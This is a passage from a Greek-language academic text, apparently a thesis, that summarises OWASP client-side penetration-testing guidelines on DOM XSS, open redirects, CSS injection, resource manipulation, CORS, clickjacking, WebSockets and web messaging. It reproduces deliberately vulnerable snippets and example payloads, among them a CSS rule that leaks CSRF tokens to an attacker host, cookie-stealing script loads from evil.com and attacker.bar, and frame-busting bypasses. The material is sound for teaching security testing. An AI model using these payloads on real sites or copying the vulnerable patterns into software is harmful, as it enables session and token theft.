`var userposition=location.href.indexOf("user=");`
`var user=location.href.substring(userposition+5);`
`document.getElementById("Welcome").innerHTML=" Hello,"+user;`

Με τον ίδιο τρόπο μπορεί να γίνει κατάχρηση της συνάρτησης document.write():
`var userposition=location.href.indexOf("user=");`
`var user=location.href.substring(userposition+5);`
`document.write("<h1>Hello, " + user +"</h1>");`

Μια είσοδος όπως η παρακάτω θα προσθέσει στη σελίδα ένα img tag που θα εκτελέσει έναν κώδικα JavaScript που τέθηκε από τον εισβολέα στο πλαίσιο HTML: `http://vulnerable.site/page.html?user=<img%20src='aaa'%20 onerror=alert(1)>`

Πίνακας 52: Παράδειγμα OWASP για HTML injection

11.4. Έλεγχος για ανακατεύθυνση URL σε επίπεδο πελάτη

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-004[91].

[91] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_URL_Redirect_(OTG-CLIENT-004) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Ο έλεγχος εστιάζει στις περιπτώσεις όπου η εφαρμογή δέχεται στα δεδομένα εισόδου μία εξωτερική διεύθυνση URL που μπορεί να οδηγεί σε μία κακόβουλη σελίδα, χωρίς να τη φιλτράρει.

Σύμφωνα με τον OWASP, τέτοιες ευπάθειες συνήθως χρησιμοποιούνται σε επιθέσεις phising, όπου ο εισβολέας προσπαθεί να ανακατευθύνει το θύμα σε μια όμοια σελίδα που διαχειρίζεται ο ίδιος και από την οποία με μία ψεύτικη σελίδα σύνδεσης μπορεί να υποκλέψει τα δεδομένα σύνδεσης του χρήστη.

Ένα παράδειγμα διεύθυνσης είναι:

```
http://www.target.site?#redirect=www.fake-target.site
```

Οι Ανοιχτές Ανακατευθύνσεις, όπως ονομάζονται τέτοιες δυνατότητες ανακατεύθυνσης επιπέδου πελάτη, μπορούν να χρησιμοποιηθούν σύμφωνα με τον OWASP και για να προσπεραστεί ο έλεγχος πρόσβασης της εφαρμογής και να προωθήσουν τον εισβολέα σε προστατευμένες λειτουργίες που διαφορετικά δεν θα είχε πρόσβαση.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να εντοπίσει αν υπάρχουν ανακατευθύνσεις που έχουν γίνει σε επίπεδο κώδικα χρήστη. Οι ανακατευθύνσεις αυτές μπορούν να υλοποιηθούν με JavaScript χρησιμοποιώντας τη windows.location με την οποία μεταβαίνουμε σε άλλη σελίδα. Για παράδειγμα ο εξεταστής θα μπορούσε να εντοπίσει τον παρακάτω κώδικα στον οποίο δεν εκτελείται οποιοδήποτε φιλτράρισμα στη μεταβλητή redir.:

```
var redir = location.hash.substring(1);
if (redir)
window.location='http://'+decodeURIComponent(redir);
```

Επίσης, στην ίδια περίπτωση αν εισαχθεί η παρακάτω διεύθυνση από τον εισβολέα, μπορεί προβληθεί σε ένα παράθυρο το cookie του εγγράφου:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

11.5. Έλεγχος έγχυσης CSS (CSS injection)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-005[92].

Α.1. Περιγραφή

Ο έλεγχος εστιάζει στην ευπάθεια έγχυσης κώδικα CSS με την οποία τελικώς γίνεται ενσωμάτωση κώδικα CSS μέσα σε μία εφαρμογή είτε με την εισαγωγή CSS αρχείων, είτε με την τροποποίηση των υπαρχόντων αρχείων που μπορεί να έχει ως αποτέλεσμα κατά τον οργανισμό, την τροποποίηση του περιβάλλοντος χρήστη (UI), την εκτέλεση JavaScript ή την εξαγωγή κρίσιμων τιμών με χρήση επιλογέων CSS που υποβάλλονται με HTTP αιτήματα.

Οι χρήστες δεν πρέπει να έχουν τη δυνατότητα τροποποίησης των προσωπικών τους σελίδων με δικά τους αρχεία CSS.

Στο παράδειγμα του OWASP, ο παρακάτω κώδικας JavaScript δείχνει ένα πιθανόν ευπαθή κώδικα που δίνει τη δυνατότητα στον εισβολέα να ελέγξει το "location.hash" που επηρεάζει τη συνάρτηση "cssText":

```
<a id=”a1”>Click me</a>
<script>
if (location.hash.slice(1)) {
document.getElementById(“a1”).style.cssText = “color: “ +
location.hash.slice(1);
}
</script>
```

Ο εισβολέας μπορεί να πείσει το θύμα να επισκεφθεί τις παρακάτω διευθύνσεις:

Opera [8,12]: *www.victim.com/#red;-o-link:’javascript:alert(1)’;-o-linksource:current;*

IE 7/8: *www.victim.com/#red;-:expression(alert(URL=1));*

Η ίδια ευπάθεια παρατηρείται στην περίπτωση της κλασσικής reflected XSS όπου χρησιμοποιείται ο κώδικας PHP:

<style>

[92] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005) (13 Φεβρουαρίου 2019)

```
p {
color: <?php echo $_GET[‘color’]; ?>;
text-align: center;
}
</style>
```

Ενδιαφέρουσα, κατά τον οργανισμό, κρίνεται η δυνατότητα εξαγωγής δεδομένων με χρήση κανόνων CSS. Για παράδειγμα η εξαγωγή anti-CSRF tokens με τη χρήση του παρακάτω κώδικα:

```
<style>
input[name=csrf_token][value=^a] {
background-image: url(http://attacker/log?a);
}
</style>
```

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, για να ελεγχθεί αν επιτρέπεται η έγχυση CSS, ο εξεταστής πρέπει να ελέγξει αν μπορούν να εισαχθούν ετικέτες όπως "link" και "style", καθώς και με ποιο τρόπο η εφαρμογή επιστρέφει κανόνες CSS μετά την είσοδο δεδομένων του χρήστη, όπως για παράδειγμα με τον παρακάτω κώδικα του OWASP:

```
<a id=”a1”>Click me</a>
<b>Hi</b>
<script>
$(“a”).click(function(){
$(“b”).attr(“style”,”color: “ + location.hash.slice(1));
});
</script>
```

Ο κώδικας περιέχει το location.hash που ελέγχεται πλήρως από τον εισβολέα και μέσω αυτού μπορεί να εισάγει απευθείας κώδικα CSS στην εφαρμογή.

Ο OWASP προτείνει τα εξής:

- Να χρησιμοποιείται η συνάρτηση jQuery css(property,value) αφού έτσι αποτρέπονται κακόβουλες εγχύσεις (πχ `$(“b”).css(“color”,location.hash.slice(1)); )`
- Να υπάρχει μια λευκή λίστα λέξεων με επιτρεπόμενους χαρακτήρες που θα φιλτράρουν την είσοδο.

11.6. Έλεγχος για κατάχρηση πόρων σε επίπεδο πελάτη

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-006[93].

Α.1. Περιγραφή

Σύμφωνα με τον OWASP, ο έλεγχος καλύπτει τις περιπτώσεις όπου μια εφαρμογή δέχεται ως δεδομένα εισόδου χρηστών μια διαδρομή σε έναν πόρο (iframe,js κτλ) και αυτή η δυνατότητα χρησιμοποιείται για τη φόρτωση κακόβουλων αντικειμένων και για τη διενέργεια επιθέσεων Cross-Site Scripting.

Στον παρακάτω κώδικα του OWASP, ο εισβολέας ελέγχει τη location.hash (δηλαδή το μέρος του URL από το χαρακτήρα # και μετά) με την οποία μπορεί να ελέξει την ιδιότητα src ενός script tag:

```
<script>
var d=document.createElement("script");
if(location.hash.slice(1))
d.src = location.hash.slice(1);
document.body.appendChild(d);
</script>
```

Ο εισβολέας θα μπορούσε να πείσει το θύμα να επισκεφθεί τη διεύθυνση www.victim.com/#http://evil.com/js.js στην οποία το αρχείο js.js μπορεί να περιέχει τον κώδικα:

```
alert(document.cookie)
```

Ας μελετήσουμε τον παρακάτω κώδικα που παραθέτει ο OWASP:

```
<script>
function createCORSRequest(method, url) {
var xhr = new XMLHttpRequest();
xhr.open(method, url, true);
xhr.onreadystatechange = function () {
if (this.status == 200 && this.readyState == 4) {
```

[93] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_Resource_Manipulation_(OTG-CLIENT-006) (13 Φεβρουαρίου 2019)

```
document.getElementById('p').innerHTML = this.responseText;
}
};
return xhr;
}
var xhr = createCORSRequest('GET', location.hash.slice(1));
xhr.send(null);
</script>
```

Η location.hash χρησιμοποιείται για την αίτηση ενός εξωτερικού πόρου που θα προβληθεί από την innerHTML. Ο εισβολέας μπορεί να ζητήσει από το θύμα να επισκεφθεί την παρακάτω διεύθυνση:

www.victim.com/#http://evil.com/html.html

Το αρχείο html.html θα περιέχει τον παρακάτω κώδικα:

```
<?php
header('Access-Control-Allow-Origin: http://www.victim.com');
?>
<script>alert(document.cookie);</script>
```

Άλλα σενάρια εμπεριέχουν τη δυνατότητα ελέγχου της διεύθυνσης URL που καλείται σε ένα αίτημα CORS, αφού το CORS επιτρέπει τους πόρους του στόχου να είναι προσβάσιμοι μέσω της αίτησης domain με χρήση της επικεφαλίδας header.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να ελέγξει αν η εφαρμογή χρησιμοποιεί στοιχεία εισόδου χωρίς τον κατάλληλο έλεγχο, καθώς και να μελετήσει όλους τους κωδικούς επιπέδου πελάτη για τον εντοπισμό πιθανών προβλημάτων.

Πιθανά σημεία έγχυσης κώδικα είναι:

Τύπος	**Ετικέτα**	**Ιδιότητα**
Frame	iframe	Src
Link	a	Href
Ajax Request	xhr.open(method,[url],true);	URL href
CSS	link	
Image	img	
Object	object	Src

Script	script	data src

Πίνακας 53: Πιθανά σημεία έγχυσης κώδικα

11.7. Έλεγχος για διαμοιρασμό πόρων Cross Origin

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-007[94].

Α.1. Περιγραφή

Για τον περιορισμό της διαμοίρασης πόρων, όπως αρχεία κτλ μεταξύ του περιηγητή και διαφορετικών domain, χρησιμοποιείται ο μηχανισμός Cross Origin Sharing (CORS) του πρωτοκόλλου XMLHttpRequest L2 API .

Σύμφωνα με τον OWASP, τα στοιχεία του domain που εκκινεί μια αίτηση περιλαμβάνονται σε μια επικεφαλίδα με όνομα Origin. Ο μηχανισμός CORS καθορίζει αν επιτρέπεται μια αίτηση σε άλλο domain καθώς και το πρωτόκολλο που θα χρησιμοποιηθεί μεταξύ του περιηγητή και του server. Στη διαδικασία εμπλέκονται πολλές επικεφαλίδες HTTP:

Επικεφαλίδα	**Περιγραφή**
Origin	Υποδεικνύει την προέλευση του αιτήματος και δεν μπορεί να τροποποιηθεί από τη JavaScript. Μπορεί όμως γενικά να αλλοιωθεί εκτός περιηγητή.
Access-Control-Request-Method	Χρησιμοποιείται όταν ο περιηγητής στέλνει μία αίτηση OPTIONS και επιτρέπει τον πελάτη να καθορίσει τη μέθοδο της αίτησης που θα ακολουθήσει.
Access-Control-Request-Headers	Χρησιμοποιείται στην προηγηθείσα μέθοδο OPTIONS και επιτρέπει τον πελάτη να καθορίσει την επικεφαλίδα της αίτησης που θα ακολουθήσει.
Access-Control-Allow-	Υποδεικνύει ποια domains επιτρέπεται να διαβάσουν την

[94] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_Cross_Origin_Resource_Sharing_(OTG-CLIENT-007) (13 Φεβρουαρίου 2019)

Origin	απόκριση. Η επιβολή του περιορισμού ανάγνωσης, λόγω της επικεφαλίδας εξαρτάται από τον πελάτη. Ο εξεταστής πρέπει να ελέγξει αν υπάρχει ένα σύμβολο * που επιτρέπει την ανάγνωση από όλα τα domains ή αν απλά επιστρέφεται από το Server μόνο η επικεφαλίδα Origin χωρίς κανένα έλεγχο.
Access-Control-Allow-Credentials	Είναι μέρος της προηγηθείσας μεθόδου OPTIONS και υποδεικνύει ότι η τελική αίτηση μπορεί να χρησιμοποιήσει διαπιστευτήρια χρήστη.
Access-Control-Allow-Methods	Χρησιμοποιείται από το Server υποδεικνύοντας τις μεθόδους που επιτρέπεται να χρησιμοποιήσουν οι πελάτες.
Access-Control-Allow-Headers	Χρησιμοποιείται από το Server υποδεικνύοντας τις επικεφαλίδες που επιτρέπεται να χρησιμοποιούν οι πελάτες.
Access-Control-Max-Age	Υποδεικνύει το χρονικό διάστημα που μία προηγηθείσα αίτηση OPTIONS μπορεί να αποθηκευτεί στον περιηγητή.
Access-Control-Expose-Headers	Υποδεικνύει ποιες επικεφαλίδες είναι ασφαλείς να εκτεθούν στο CORS API.

Πίνακας 54: Επικεφαλίδες CORS

Ο μηχανισμός CORS εισάγει μια αίτηση OPTIONS πριν από πολύπλοκες αιτήσεις (πχ UPDATE) ή αιτήσεις που χρησιμοποιούν διαπιστευτήρια. Ο περιηγητής βλέποντας την OPTIONS ελέγχει αν η αίτηση θα έχει κακή επίδραση (έλεγχος μεθόδων, επικεφαλίδων που επιτρέπονται από το Server, αν επιτρέπονται τα διαπιστευτήρια κτλ) στα δεδομένα και αποφασίζει αν επιτρέπεται το αίτημα ή όχι.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να ελέγξει τα εξής:

1. Τις επικεφαλίδες HTTP προκειμένου να κατανοήσει τον τρόπο λειτουργίας του CORS
2. Να καταγράψει ποια domains επιτρέπονται από τη μέθοδο Origin.
3. Να μελετήσει τον κώδικα JavaScript προκειμένου να ελέγξει αν δεν γίνεται σωστός έλεγχος των δεδομένων εισόδου χρήστη επιτρέποντας επιθέσεις τύπου code injection.

Στον παρακάτω πίνακα παρατίθενται παραδείγματα του OWASP:

Παράδειγμα 1: Χαρακτήρας '*' στην επικεφαλίδα Access-Control-Allow-Origin

Αίτηση: Παρατηρούμε την Origin

GET http://attacker.bar/test.php HTTP/1.1
Host: attacker.bar
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8;
rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/CORSexample1.html
Origin: http://example.foo
Connection: keep-alive

Απόκριση: Παρατηρούμε το Access-Control-Allow-Origin

HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:57:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
*Access-Control-Allow-Origin: **
Content-Length: 4
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: application/xml

Παράδειγμα 2: Αίτηση σε ένα πόρο που περιγράφεται μετά το χαρακτήρα # στη διεύθυνση URL (θέση στην οποία συνήθως περιγράφονται πόροι που βρίσκονται στον ίδιο server).

Αίτηση για χρήση πόρου με JavaScript:

```
<script>
var req = new XMLHttpRequest();
req.onreadystatechange = function() {
if(req.readyState==4 && req.status==200) {
document.getElementById("div1").innerHTML=req.
responseText;
}
}
var resource = location.hash.substring(1);
req.open("GET",resource,true);
req.send();
</script>
<body>
```

* *

</body>

Αίτηση που αποστέλλεται με HTTP:

GET http://example.foo/profile.php HTTP/1.1

Host: example.foo

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8;

rv:24.0) Gecko/20100101 Firefox/24.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*

Accept-Language: en-US,en;q=0.5

Referer: http://example.foo/main.php

Connection: keep-alive

Απόκριση HTTP του server:

HTTP/1.1 200 OK

Date: Mon, 07 Oct 2013 18:20:48 GMT

Server: Apache/2.2.16 (Debian)

X-Powered-By: PHP/5.3.3-7+squeeze17

Vary: Accept-Encoding

Content-Length: 25

Keep-Alive: timeout=15, max=99

Connection: Keep-Alive

Content-Type: text/html

Αφού δεν υπάρχει έλεγχος του URL μπορεί να εγχυθεί ένα script που θα εκτελεστεί με τη διεύθυνση URL:

http://example.foo/main.php#http://attacker.bar/file.php

Αίτηση HTTP που αποστέλλεται:

GET http://attacker.bar/file.php HTTP/1.1

Host: attacker.bar

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8;

rv:24.0) Gecko/20100101 Firefox/24.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*

Accept-Language: en-US,en;q=0.5

Referer: http://example.foo/main.php

Origin: http://example.foo

Connection: keep-alive

Απόκριση HTTP του server:

HTTP/1.1 200 OK

Date: Mon, 07 Oct 2013 19:00:32 GMT

Server: Apache/2.2.22 (Debian)

X-Powered-By: PHP/5.4.4-14+deb7u3

*Access-Control-Allow-Origin: **

Vary: Accept-Encoding

Content-Length: 92

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

Injected Content from attacker.bar <img src="#" onerror="alert('Domain: '+document.domain)">

Πίνακας 55: Παραδείγματα OWASP για ευπάθειες CORS

11.8. Έλεγχος για click jacking

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-009[95].

Α.1. Περιγραφή

Ο οργανισμός OWASP ορίζει ως "Clickjacking" την κακόβουλη τεχνική με την οποία πείθεται ο χρήστης μιας εφαρμογής να αλληλεπιδράσει με διαφορετικά στοιχεία (πχ κλικ) σε σχέση με τα στοιχεία με τα οποία πιστεύει ότι αλληλεπιδρά. Ο χρήστης κατά την αθώα όπως πιστεύει αλληλεπίδραση, θα μπορούσε να εκτελεί στο παρασκήνιο μη εξουσιοδοτημένες εντολές ή να αποκαλύπτει εμπιστευτικά δεδομένα. Χρησιμοποιείται συνήθως σε συνδυασμό με επιθέσεις τύπου CSRF.

Σύμφωνα με τον OWASP για να υλοποιηθεί μια τέτοια επίθεση εκτελούνται τα παρακάτω βήματα:

1. Ο κακόβουλος χρήστης δημιουργεί μια αθώα ιστοσελίδα στην οποία φορτώνει τη σελίδα της εφαρμογής που στοχεύει να επιτεθεί με χρήση iframe.

2. Τροποποιεί και αποκρύπτει τη σελίδα της εφαρμογής με χρήση κώδικα CSS

[95] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-009. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009) (13 Φεβρουαρίου 2019)

3. Με χρήση τεχνικών, όπως κοινωνική μηχανική, πείθει τα θύματα, που απαιτείται να είναι συνδεδεμένοι-αυθεντικοποιημένοι στην εφαρμογή στόχο, να χρησιμοποιήσουν την αθώα σελίδα.

4. Καθώς ο χρήστης αλληλεπιδρά με την αθώα σελίδα, πολλές από τις ενέργειές του προκαλούν εκτέλεση ανεπιθύμητων ενεργειών στην σελίδα της εφαρμογής.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να εκτελέσει τους παρακάτω ελέγχους:

1.Επειδή η επίθεση χρησιμοποιεί μια κρυφή πλην όμως αυθεντική έκδοση της εφαρμογής, πολλά από τα μέτρα προστασίας από επιθέσεις CSRF θα μπορούσαν να ξεπεραστούν. Θα πρέπει ο εξεταστής να καταγράψει τις σελίδες που λαμβάνουν δεδομένα εισόδου χρήστη.

2.Υπάρχει προστασία από επιθέσεις Clickjacking ή κάποια μέτρα προστασίας από τους προγραμματιστές;

3.Σε αυτό το βήμα πρέπει να ελεγχθεί αν η εφαρμογή είναι ευπαθής, ενσωματώνοντας την σε ένα iframe το οποίο θα χρησιμοποιηθεί σε μια απλή ιστοσελίδα HTML. Αν δεν φορτωθεί η εφαρμογή, τότε πιθανόν εφαρμόζονται μέτρα προστασίας. Ο OWASP προτείνει δύο μέτρα προστασίας μιας εφαρμογής από Clickjacking:

3.1.Προστασία από τη μεριά του πελάτη: Frame Busting

Κατά τον οργανισμό, σε αυτή την τεχνική, σε κάθε σελίδα υπάρχει κώδικας που δεν επιτρέπει την τοποθέτηση της σελίδας μέσα σε frame. Η δομή της αποτελείται από μια δήλωση συνθήκης και μια δήλωση αντιμέτρων. Η τεχνική θα πρέπει να υλοποιείται σε κάθε έκδοση της εφαρμογής (πχ έκδοση για κινητά κτλ).

Double Framing

Στη δήλωση αντιμέτρων ανατίθεται μια τιμή στην ιδιότητα parent.location, όπως για παράδειγμα:

```
if(top.location!=self.locaton) {
parent.location = self.location;
}
```

Ενώ αυτή η μέθοδος λειτουργεί όταν η σελίδα στόχος πλαισιώνεται από μια μόνο σελίδα, αν ο κακόβουλος χρήστης τα πλαισιώνει σε δεύτερη σελίδα, τότε ενεργοποιείται

μια παραβίαση ασφαλείας που προβλέπεται σε σύγχρονους περιηγητές και απενεργοποιεί την περιήγηση αντιμέτρων.

Απενεργοποίηση JavaScript

Αν ο χρήστης έχει απενεργοποιημένη την Javascript ή ο κακόβουλος χρήστης απενεργοποιήσει τον κώδικα, τότε η ιστοσελίδα δεν θα έχει μηχανισμούς προστασίας. Παρακάτω ο OWASP παραθέτει τρόπους απενεργοποίησης:

1.Αν τεθεί η ιδιότητα security ως restricted τότε ο κώδικας Javascript απενεργοποιείται μέσα στο πλαίσιο.

```
<iframe src=”http://target site” security=”restricted”></iframe>
```

2.Στους περιηγητές Chrome και Safari η ιδιότητα sandbox της HTML5 περιορίζει τη φόρτωση περιεχομένου σε ένα iframe.

```
<iframe src=”http://target site” sandbox></iframe>
```

3.Οι περιηγητές Firefox και IE8 υλοποιούν την κατάσταση σχεδίασης (document.designMode) απενεργοποιώντας τη JavaScript σε όλα τα πλαίσια.

Στον παρακάτω πίνακα παρουσιάζονται οι τρόποι απενεργοποίησης κώδικα Frame Busting που παραθέτει ο OWASP:

Συμβάν onBeforeUnload	Το συμβάν onBeforeUnload καλείται όταν ο κωδικός frame busting επιχειρεί την καταστροφή του iframe φορτώνοντας το URL σε μια ολόκληρη ιστοσελίδα και όχι μόνο σε ένα iframe. Η συνάρτηση χειρισμού επιστρέφει ένα κείμενο επιβεβαίωσης προς το χρήστη για το αν επιθυμεί να φύγει από τη σελίδα. Προφανώς ο χρήστης θα ακυρώσει τη μετάβαση και την απόπειρα ενσωμάτωσης της σελίδας. Ο κακόβουλος χρήστης μπορεί να απενεργοποιήσει τον ανωτέρω κώδικα καταχωρώντας ένα συμβάν onBeforeUnload στην κορυφή της σελίδας. * www.fictitious.site * *<script>* *window.onbeforeunload = function()* *{* *return “ Do you want to leave fictitious.site?”;* *}* *</script>* *<iframe src=”http://target site”>* Επίσης, για να αποφευχθεί η αλληλεπίδραση με το χρήστη ο εισβολέας μπορεί να εκδίδει αιτήσεις ακύρωσης της εισερχόμενης αίτησης του συμβάντος onBeforeUnload, υποβάλλοντας κάθε λίγα millisecond μια αίτηση μετάβασης σε μια ιστοσελίδα που αποκρίνεται με επικεφαλίδα "HTTP/1.1 204 No Content".

XSS φίλτρα	Διαπιστώθηκε ότι τα φίλτρα διάσημων περιηγητών που χρησιμοποιούνται για την αποτροπή επιθέσεων XSS μπορούν να χρησιμοποιηθούν για την απενεργοποίηση κώδικα frame busting κάνοντάς τον να φαίνεται ως κακόβουλος κώδικας. **IE8 XSS φίλτρο** Συγκρίνει τις παραμέτρους αιτήσεων/αποκρίσεων με μια λίστα regular expressions προκειμένου να εντοπίσει επιθέσεις XSS. Όταν τις εντοπίσει απενεργοποιεί όλους τους κωδικούς JavaScript εντός της σελίδας συμπεριλαμβανομένου του κωδικού frame busting. Ο κακόβουλος χρήστης μπορεί να προσποιηθεί μια επίθεση XSS εισάγοντας λέξεις όπως <script>: *<iframe src=”http://target site/?param=<script>if”>* **Chrome 4.0 XSSAuditor filter** Ο εισβολέας μπορεί να απενεργοποιήσει ένα script περνώντας τον κώδικά του σε μια παράμετρο αίτησης. Αυτό επιτρέπει τη σελίδα που πλαισιώνει να στοχεύσει συγκεκριμένα τον κώδικα που κάνει frame busting. Για παράδειγμα: *<iframe src=”http://target site/?param=if(top+!%3D+self)+%7B+top.location%3Dself.location%3B+%7D”>*

Επανακαθορισμός του document.location	Σε κάποιες εκδόσεις του Internet Explorer και του Safari είναι δυνατός ο επανακαθορισμός του document.location, κάτι που μπορεί να επιτρέψει την προσβολή κώδικα frame busting.
	IE7 και IE8¨
	`<script>`
	`var location = “xyz”;`
	`</script>`
	`<iframe src=”http://target site”></iframe>`
	Safari 4.0.4
	`<script>`
	`window.defineSetter(“location” , function(){});`
	`</script>`
	`<iframe src=”http://target site”></iframe>`

Πίνακας 56: OWASP - Τρόποι απενεργοποίησης κώδικα Frame Busting

3.2.Προστασία από τη μεριά του server: X-Frame-Options

Κατά τον οργανισμό, για την προστασία από τη μεριά του server χρησιμοποιείται στην απόκριση η επικεφαλίδα X-FRAME-OPTIONS για να επιβάλλει ότι μια σελίδα δεν πρέπει να πλαισιωθεί. Οι τιμές που δέχεται είναι DENY,SAMEORIGIN, ALLOW-FROM, ALLOWALL. Για την απαγόρευση πλαισίωσης προτείνεται η DENY.

Οι κατώτερες εκδόσεις περιηγητών που την υποστηρίζουν είναι:

Περιηγητής	**Κατώτερη έκδοση**

Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

Πίνακας 57: Εκδόσεις περιηγητών που υποστηρίζουν X-FRAME-OPTIONS

Ο κίνδυνος που υπάρχει είναι να αφαιρεθεί η επικεφαλίδα με τη χρήση ενός proxy η να έχει παραμεληθεί η υλοποίησή της σε όλες τις εκδόσεις της εφαρμογής, όπως η έκδοση για κινητά.

11.9. Έλεγχος WebSockets

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-010[96].

Α.1. Περιγραφή

Το πρωτόκολλο HTTP επιτρέπει μια αίτηση/απόκριση ανά σύνδεση TCP. Η τεχνολογία WebSockets[97] επιτρέπει την πραγματική αμφίδρομη επικοινωνία μεταξύ εφαρμογής και πελάτη αρχικοποιώντας την επικοινωνία (handshake) με HTTP και συνεχίζοντας έπειτα με τη χρήση μόνο πλαισίων (frames), μέσω του πρωτοκόλλου TCP.

Η εφαρμογή πρέπει να ελέγξει την επικεφαλίδα Origin στην αρχικοποίηση της επικοινωνίας με το WebSocket, αλλιώς υπάρχει ο κίνδυνος να μπορεί να υποδέχεται συνδέσεις από κάθε πηγή, επιτρέποντας σε κακόβουλους χρήστες την εκτέλεση επιθέσεων τύπου CSRF.

Εμπιστευτικότητα

[96] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-010. Διαθέσιμο : https://www.owasp.org/index.php/Testing_WebSockets_(OTG-CLIENT-010) (13 Φεβρουαρίου 2019)

[97] Wikipedia, *WebSockets*. Διαθέσιμο: https://en.wikipedia.org/wiki/WebSocket (15 Φεβρουαρίου 2019)

• Μη κρυπτογραφημένο TCP: Χρήση ws://URI (port 80) • Κρυπτογραφημένο TCP (TLS): Χρήση wss://URL (port 443)
Αυθεντικοποίηση & Εξουσιοδότηση Δεν χειρίζεται αυθεντικοποίηση & εξουσιοδότηση
Φιλτράρισμα δεδομένων εισόδου Τα δεδομένα πρέπει να φιλτράρονται και να κωδικοποιούνται

Πίνακας 58: Ιδιότητες WebSockets

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να ελέγξει τα κάτωθι:

1.Χρησιμοποιεί η εφαρμογή WebSockets;

2.Χρησιμοποιείται στον κώδικα από τη μεριά του πελάτη το ws:// ή το wss:// σχήμα URI; Πρέπει να χρησιμοποιείται το κανάλι SSL (wss://) για την επικοινωνία. Επίσης, πρέπει να ελέγξει την υλοποίηση του SSL.

3.Έλεγχος της δικτυακής επικοινωνίας WebSocket με χρήση του εργαλείου Google Chrome Developer Tools.

4.Χρήση του λογισμικού OWASP Zed Attack Proxy (ZAP). Για τον έλεγχο του Origin χρησιμοποιείται ένα λογισμικό συνδέσεων WebSocket με το οποίο επιχειρείται σύνδεση με ένα WebSocket server. Αν η σύνδεση είναι εφικτή τότε η εφαρμογή δεν περιορίζει την επικεφαλίδα Origin κατά την εγκαθίδρυση επικοινωνίας. Επίσης, εισάγονται διάφορες τιμές για να διαπιστωθεί αν τα δεδομένα εισόδου δεν ελέγχονται.

11.10.Έλεγχος μηνυμάτων διαδικτύου (Web Messaging)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-011[98].

Α.1. Περιγραφή

[98] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-011. Διαθέσιμο : https://www.owasp.org/index.php/Test_Web_Messaging_(OTG-CLIENT-011) (13 Φεβρουαρίου 2019)

Με την εισαγωγή του προτύπου HTML5 εισάχθηκε η τεχνολογία Cross Document Messaging, το οποίο υιοθετήθηκε από τους διάσημους περιηγητές και επιτρέπει τη επικοινωνία μεταξύ iframes, καρτελών και παραθύρων.

Κατά τον οργανισμό, στο Messaging API χρησιμοποιείται η μέθοδος postMessage() με την οποία μηνύματα απλού κειμένου μπορούν να αποστέλλονται σε διαφορετικά domains. Έχει δύο ορίσματα, το μήνυμα και το domain. Όταν στο domain χρησιμοποιείται ο χαρακτήρας * μπορεί να προκύψουν ζητήματα ασφαλείας. Η εφαρμογή πρέπει να έχει έναν χειριστή συμβάντος για να υποδεχτεί τα εισερχόμενα μηνύματα, ο οποίος έχει τις εξής ιδιότητες:

- **data**: Το κείμενο του μηνύματος
